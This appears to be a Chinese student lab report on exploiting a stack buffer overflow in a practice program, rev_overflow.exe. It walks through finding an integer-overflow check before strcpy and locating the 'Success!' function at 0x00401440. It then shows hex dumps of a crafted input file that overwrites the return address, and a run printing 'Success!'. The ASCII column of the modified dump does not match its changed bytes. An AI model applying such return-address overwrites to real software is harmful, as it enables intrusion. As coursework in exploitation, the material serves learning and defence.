



1. 程序漏洞位置

- strcpy 前 LOBYTE(v1) = v5; 结合 (unsigned __int8)a2 > 3u && (unsigned __int8)a2 <= 8u 使得程序可能发生整数溢出:




2. 包含 Success! 提示的函数偏移地址为 0x00401440


- 在字符串表中寻找目标字符串 Success! :




- 找到目标字符串在内存中的位置，并根据引用找到使用它的程序的地址:




- 使用该字符串的函数的偏移地址为 0x00401440，手动将其反编译：



- 反编译结果：



- 返回地址的位置 0x0019FB58 被替换为 0x53575568 :



- 在构造的字符串文件中搜索这四个字符，可以找到需要修改的位置（也可以根据老师使用的数偏移地址的方式确定要修改的位置）：

```
1  Offset: 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
2  00000000: 61 42 57 63 4A 48 4D 79 53 6D 62 4A 78 7A 64 7A  aBwcJHMySmbJxzd
3  00000010: 76 78 79 43 58 55 57 53 68 43 42 43 63 67 4C 75  vxyC0.0.kCBcCgLu
4  00000020: 68 52 4A 68 6A 58 4F 76 75 72 6E 54 64 71 62 4C  hRjHjXOvurnTdqbL
5  00000030: 41 6D 43 77 7A 6E 42 45 58 7A 59 4C 55 57 70 4B  AmCwznBEXzYLUWpK
6  00000040: 50 4D 59 4A 49 53 57 6D 58 72 69 54 74 4A 63 75  PMYJISWmXriTtJcu
7  00000050: 79 68 6E 58 6C 56 75 52 6D 76 5A 75 4E 4A 46 6C  yhnXLvUrmvZuNJfL
8  00000060: 41 54 73 6D 42 4C 74 62 6F 55 73 4B 55 59 6F 58  ATsmBLtboUskUYoX
9  00000070: 78 55 66 57 71 56 68 63 48 4E 4A 78 6A 6B 71 4A  xUfWqVhcHNJxjkqJ
10 00000080: 73 49 77 42 53 52 79 4B 6F 68 46 70 6E 62 6E 41  sIwBSRyKohFpnbA
11 00000090: 64 6E 6C 54 66 4D 48 79 54 5A 58 67 56 50 66 62  dnLTfMHyTZXgVPfb
12 000000a0: 71 61 64 66 65 70 56 69 75 6D 48 77 44 4D 49 57  qadfePviumHwDMIw
13 000000b0: 6A 48 47 41 66 67 44 4F 70 6F 62 4F 65 73 79 76  jHGAfgD0pob0esyv
14 000000c0: 6E 69 77 4A 4D 4A 75 44 5A 4A 43 73 48 74 61 4E  niwJMJuDZJCsHtaN
15 000000d0: 4C 72 62 6E 76 4F 5A 46 44 52 5A 41 59 68 7A 4B  LrbnvOZFDRZAYhzK
16 000000e0: 6F 73 49 70 73 4D 56 4A 68 48 5A 73 7A 72 7A 72  osIpsMVJhHZszrrzr
17 000000f0: 4B 68 69 45 6E 48 76 71 69 4B 50 59 70 47 59 54  KhiEnHvqikPYpGYT
18 00000100: 43 45 6E 71 6F                                     CEngo
```

- 将其修改为输出 `Success!` 的函数的地址，至此二进制输入文件 `xba.txt` 构造完成：

```
1  Offset: 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
2  00000000: 61 42 57 63 4A 48 4D 79 53 6D 62 4A 78 7A 64 7A  aBwcJHMySmbJxzd
3  00000010: 76 78 79 43 40 14 40 00 68 43 42 43 63 67 4C 75  vxyC0.0.kCBcCgLu
4  00000020: 68 52 4A 68 6A 58 4F 76 75 72 6E 54 64 71 62 4C  hRjHjXOvurnTdqbL
5  00000030: 41 6D 43 77 7A 6E 42 45 58 7A 59 4C 55 57 70 4B  AmCwznBEXzYLUWpK
6  00000040: 50 4D 59 4A 49 53 57 6D 58 72 69 54 74 4A 63 75  PMYJISWmXriTtJcu
7  00000050: 79 68 6E 58 6C 56 75 52 6D 76 5A 75 4E 4A 46 6C  yhnXLvUrmvZuNJfL
8  00000060: 41 54 73 6D 42 4C 74 62 6F 55 73 4B 55 59 6F 58  ATsmBLtboUskUYoX
9  00000070: 78 55 66 57 71 56 68 63 48 4E 4A 78 6A 6B 71 4A  xUfWqVhcHNJxjkqJ
10 00000080: 73 49 77 42 53 52 79 4B 6F 68 46 70 6E 62 6E 41  sIwBSRyKohFpnbA
11 00000090: 64 6E 6C 54 66 4D 48 79 54 5A 58 67 56 50 66 62  dnLTfMHyTZXgVPfb
12 000000a0: 71 61 64 66 65 70 56 69 75 6D 48 77 44 4D 49 57  qadfePviumHwDMIw
13 000000b0: 6A 48 47 41 66 67 44 4F 70 6F 62 4F 65 73 79 76  jHGAfgD0pob0esyv
14 000000c0: 6E 69 77 4A 4D 4A 75 44 5A 4A 43 73 48 74 61 4E  niwJMJuDZJCsHtaN
15 000000d0: 4C 72 62 6E 76 4F 5A 46 44 52 5A 41 59 68 7A 4B  LrbnvOZFDRZAYhzK
16 000000e0: 6F 73 49 70 73 4D 56 4A 68 48 5A 73 7A 72 7A 72  osIpsMVJhHZszrrzr
17 000000f0: 4B 68 69 45 6E 48 76 71 69 4B 50 59 70 47 59 54  KhiEnHvqikPYpGYT
18 00000100: 43 45 6E 71 6F                                     CEngo
```

4. 测试程序，能够提示 `Success!`

```
Windows PowerShell
版权所有 (C) Microsoft Corporation。保留所有权利。

安装最新的 PowerShell，了解新功能和改进！ https://aka.ms/PSWindows

~\Desktop\EXP3 3.10.0 15:26:06
+ .\rev_overflow.exe
-----
~ Welcome to III-2! ~
  1.Login by keybord
  2.Login by pw_file
  3.Exit
-----
Your choice:2
Please input your useraccount:
U201911803
Hello U201911803
Please input your file_name:
xba.txt
Success!
```